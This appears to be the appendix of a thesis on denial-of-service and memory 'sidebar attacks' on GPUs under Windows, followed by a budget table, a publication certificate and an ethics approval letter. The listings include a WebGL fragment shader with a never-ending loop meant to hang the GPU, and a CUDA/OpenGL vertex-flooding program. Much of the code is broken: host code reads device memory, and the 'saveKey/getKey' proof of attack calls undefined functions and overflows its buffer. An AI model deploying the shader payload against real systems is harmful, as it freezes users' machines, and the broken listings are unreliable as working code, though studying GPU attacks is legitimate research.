    glutInitDisplayMode(GLUT_RGBA | GLUT_DOUBLE);
    glutInitWindowSize(WIDTH, HEIGHT);
    glutCreateWindow("CUDA Flooding Fragment Shader Demo");
    glewInit();
    cudaGLSetGLDevice(0);

    // Allocate the output texture and surface
    GLuint output_texture_id;
    glGenTextures(1, &output_texture_id);
    glBindTexture(GL_TEXTURE_2D, output_texture_id);
    glTexImage2D(GL_TEXTURE_2D, 0, GL_RGBA32F, WIDTH, HEIGHT, 0,
GL_RGBA, GL_FLOAT, NULL);
    cudaGraphicsResource* output_resource;
    cudaGraphicsGLRegisterImage(&output_resource, output_texture_id,
GL_TEXTURE_2D, cudaGraphicsRegisterFlagsSurfaceLoadStore);

    cudaArray* output_array;
    cudaGraphicsMapResources(1, &output_resource);
    cudaGraphicsSubResourceGetMappedArray(&output_array, output_resource, 0, 0);
    cudaBindSurfaceToArray(output_surface, output_array);

    // Initialize the vertices on the host
    Vertex* vertices_host = new Vertex[80000 * 3];
    for (int i = 0; i < 80000; i++) {
```

```
        float x = static_cast<float>(rand()) / RAND_MAX * 2.0f - 1.0f;
        float y = static_cast<float>(rand()) / RAND_MAX * 2.0f - 1.0f;
        float z = static_cast<float>(rand()) / RAND_MAX * 2.0f - 1.0f;
        vertices_host[i * 3] = { x, y, z };
        vertices_host[i * 3 + 1] = { x + 0.01f, y, z };
        vertices_host[i * 3 + 2] = { x, y + 0.01f, z };
    }
    // Allocate the vertices on the device and copy from host
    cudaMalloc(&vertices, sizeof(Vertex) * 80000 * 3);
    cudaMemcpy(vertices, vertices_host, sizeof(Vertex) * 80000 * 3, cudaMemcpyHostToDevice);
    // Set up the projection matrix
    float perspective_matrix[16];
    memset(perspective_matrix, 0, sizeof(perspective_matrix));
    perspective_matrix[0] = perspective_matrix[5] = perspective_matrix[10] = perspective_matrix[15] = 1.0f;
    perspective_matrix[2] = 1.0f;
    perspective_matrix[14] = -1.0f;
    cudaMemcpyToSymbol(PERSPECTIVE_MATRIX, perspective_matrix, sizeof(float) * 16);
    // Set up the OpenGL rendering
    glClearColor(1.0f, 1.0f, 1.0f, 1.0f);
    glEnable(GL_DEPTH_TEST);
    glEnable(GL_TEXTURE_2D);
    // Start the main loop
    while (true) {
        // Clear the output texture
```

```
        glClear(GL_COLOR_BUFFER_BIT | GL_DEPTH_BUFFER_BIT
);

    // Set up the modelview matrix
    glMatrixMode(GL_MODELVIEW);
    glLoadIdentity();
    glTranslatef(0.0f, 0.0f, -2.0f);
    // Bind the output texture and call the CUDA kernel to fill it with color
    glBindTexture(GL_TEXTURE_2D, output_texture_id);
    cudaGraphicsMapResources(1, &output_resource);
    cudaGraphicsSubResourceGetMappedArray(&output_array, output_resource, 0, 0);
    cudaBindSurfaceToArray(output_surface, output_array);

    dim3 block(BLOCK_SIZE, BLOCK_SIZE, 1);
    dim3 grid(std::ceil(static_cast<float>(WIDTH) / BLOCK_SIZE),
std::ceil(static_cast<float>(HEIGHT) / BLOCK_SIZE), 1);
    drawKernel<<<grid, block>>>();

    cudaGraphicsUnmapResources(1, &output_resource);

    // Draw the shapes using OpenGL
    glColor3f(1.0f, 0.0f, 0.0f);
    glBegin(GL_TRIANGLES);
    for (int i = 0; i < 80000 * 3; i++) {
        float4 vertex = make_float4(vertices[i].x, vertices[i].y, vertices[i].z, 1.0f);
        vertex = PERSPECTIVE_MATRIX * vertex;
        vertex /= vertex.w;
```

```
        glVertex3f(vertex.x, vertex.y, vertex.z);
    }
    glEnd();

    // Swap the buffers and check for events
    glutSwapBuffers();
    glutMainLoopEvent();
}
// Clean up resources before exiting
cudaFree(vertices);
delete[] vertices_host;
cudaGraphicsUnregisterResource(output_resource);
glDeleteTextures(1, &output_texture_id);
return 0;
```

Listing 6.3: Flooding the Fragment Shader [2]

```
<script id="shader-fs" type="x-shader/x-fragment" >

  precision mediump float;


  void main(void) {

        float val = 1.0;

        for(float i=0.0; i!=0.5; i+=1.0)

              val = val+0.000001;

  gl_FragColor = vec4(val, val, val, 1.0);

  }

</script>
```

Listing 6.4:saveKey.cu_getKey.cu( ) code

```
#include <iostream>
#include <windows.h>
using namespace std;

int main()
{
string savekey, getkey;
// Create a variable to store the string “Welcome to Sidebar Attacks on GPUs”
char str[] = "Welcome to Sidebar Attacks on GPUs";

// Store the string in the GPU memory using the savekey function
DWORD dwAddress = savekey(str);

// Retrieve the string from GPU memory using the getkey function
char str_retrieved[24];
getkey(str_retrieved, dwAddress);

// Display the string as proof of attack
cout << "The attack was successful\n" << str_retrieved << std::endl;

return 0;
}
```

RESEARCH BUDGET

Table 7.1: Research Budget:

S/N	ITEM	COST
1	Transport	K2,500.00
2	software	K3,000.00
3	Printing and Publication	K6,000.00
4	Others	K2,500.00
		K14,000.00

PAPER PUBLICATION CERTIFICATES

International Research Journal Of Modernization in Engineering Technology and Science

(Peer-Reviewed, Open Access, Fully Refereed International Journal)

e-ISSN: 2582-5208

Ref: IRJMETS/Certificate/Volume 05/Issue 02/50200007753 Date: 07/02/2023

Certificate of Publication

This is to certify that author "**Nelson Lungu**" with paper ID "**IRJMETS50200007753**" has published a paper entitled "SIDEBAR ATTACKS ON GPUS" **in International Research Journal Of Modernization In Engineering Technology And Science (IRJMETS), Volume 05, Issue 02, February 2023**

Editor in Chief

IRJMETS Impact Factor 6.752

We Wish For Your Better Future

www.irjmets.com

ETHICAL CLEARANCE (NAZREC-APR 007)

THE UNIVERSITY OF ZAMBIA
DIRECTORATE OF RESEARCH AND GRADUATE STUDIES

Great East Road Campus | P.O. Box 32379 | Lusaka10101 | Tel: +260-211-290 258/291 777
Fax: (+260)-211-290 258/253 952 | **E-mail**: director.drgs@unza.zm | Website: www.unza.zm

APPROVAL OF STUDY

IORG No. 0005376
NASRECREC IRB No. 00006465

5th May, 2023

REF NO. NASREC-2023- APR – 007

Mr. Nelson Lungu,
The University of Zambia,
School of Natural Sciences,
P.O. Box 32379,
LUSAKA.

Dear, Mr.
Lungu,

RE: " DoS AND MEMORY EXPLOITATION SIDEBAR ATTACKS ON GRAPHICS PROCESSING UNITS ON WINDOWS OPERATING SYSTEM"

Reference is made to your protocol dated as captioned above. NASREC resolved to approve this study and your participation as Principal Investigator for a period of one year.

REVIEW TYPE	**ORDINARY REVIEW**	**APPROVAL NO. NASREC-2023 APR - 008**
Approval and Expiry Date	Approval Date: 5th May, 2023	Expiry Date: 4th May, 2024
Protocol Version and Date	Version - Nil.	4th May, 2024
Information Sheet, Consent Forms and Dates	• English.	To be provided
Consent form ID and Date	Version - Nil	To be provided
Recruitment Materials	Nil	Nil
Other Study Documents	Questionnaire.	

Specific conditions will apply to this approval. As Principal Investigator it is your responsibility to ensure that the contents of this letter are adhered to. If these are not adhered to, the approval may be suspended. Should the study be suspended, study sponsors and other regulatory authorities will be informed.

CONDITIONS OF APPROVAL

- No participant may be involved in any study procedure prior to the study approval or after the expiration date.

- All unanticipated or Serious Adverse Events (SAEs) must be reported to NASREC within 5 days.

- All protocol modifications must be approved by NASREC prior to implementation unless they are intended to reduce risk (but must still be reported for approval). Modifications will include any change of investigator/s or site address.

- All protocol deviations must be reported to NASREC within 5 working days.
- All recruitment materials must be approved by NASREC prior to being used.

- Principal investigators are responsible for initiating Continuing Review proceedings. NASREC will only approve a study for a period of 12 months.

- It is the responsibility of the PI to renew his/her ethics approval through a renewal application to NASREC.

- Where the PI desires to extend the study after expiry of the study period, documents for study extension must be received by NASREC at least 30 days before the expiry date. This is for the purpose of facilitating the review process. Documents received within 30 days after expiry will be labelled “late submissions” and will incur a penalty fee of K500.00. No study shall be renewed whose documents are submitted for renewal 30 days after expiry of the certificate.

- Every 6 (six) months a progress report form supplied by The University of Zambia Natural and Applied Sciences Research Ethics Committee as an IRB must be filled in and submitted to us. There is a penalty of K500.00 for failure to submit the report.

- When closing a project, the PI is responsible for notifying, in writing or using the Research Ethics and Management Online (REMO),both NASREC

- and the National Health Research Authority (NHRA) when ethics certification is no longer required for a project.

- In order to close an approved study, a Closing Report must be submitted in writing or through the REMO system. A Closing Report should be filed when data collection has ended and the study team will no longer be using human participants or animals or secondary data or have any direct or indirect contact with the research participants or animals for the study.

- Filing a closing report (rather than just letting your approval lapse) is important as it assists NASREC in efficiently tracking and reporting on projects. Note that some funding agencies and sponsors require a notice of closure from the IRB which had approved the study and can only be generated after the Closing Report has been filed.


- A reprint of this letter shall be done at a fee.

- All protocol modifications must be approved by NASREC by way of an application for an amendment prior to implementation unless they are intended to reduce risk (but must still be reported for approval). Modifications will include any change of investigator/s or site address or methodology and methods. Many modifications entail minimal risk adjustments to a protocol and/or consent form and can be made on an Expedited basis (via the IRB Chair). Some examples are: format changes, correcting spelling errors, adding key personnel, minor changes to questionnaires, recruiting and changes, and so forth. Other, more substantive changes, especially those that may alter the risk-benefit ratio, may require Full Board review. In all cases, except where noted above regarding subject safety, any changes to any protocol document or procedure must first be approved by NASREC before they can be implemented.

Should you have any questions regarding anything indicated in this letter, please do not hesitate to get in touch with us at the above indicated address.

On behalf of NASREC, we would like to wish you all the success as you carry out your study.

Yours faithfully,



Dr. Mususu Kaonda

VICE-CHAIRPERSON
THE UNIVERSITY OF ZAMBIA NATURAL AND APPLIED SCIENCES RESEARCH ETHICS COMMITTEE - IRB

cc: Director, Directorate of Research and Graduate Studies
Assistant Director (Research), Directorate of Research and Graduate Studies
Assistant Registrar (Research), Directorate of Research and Graduate Studies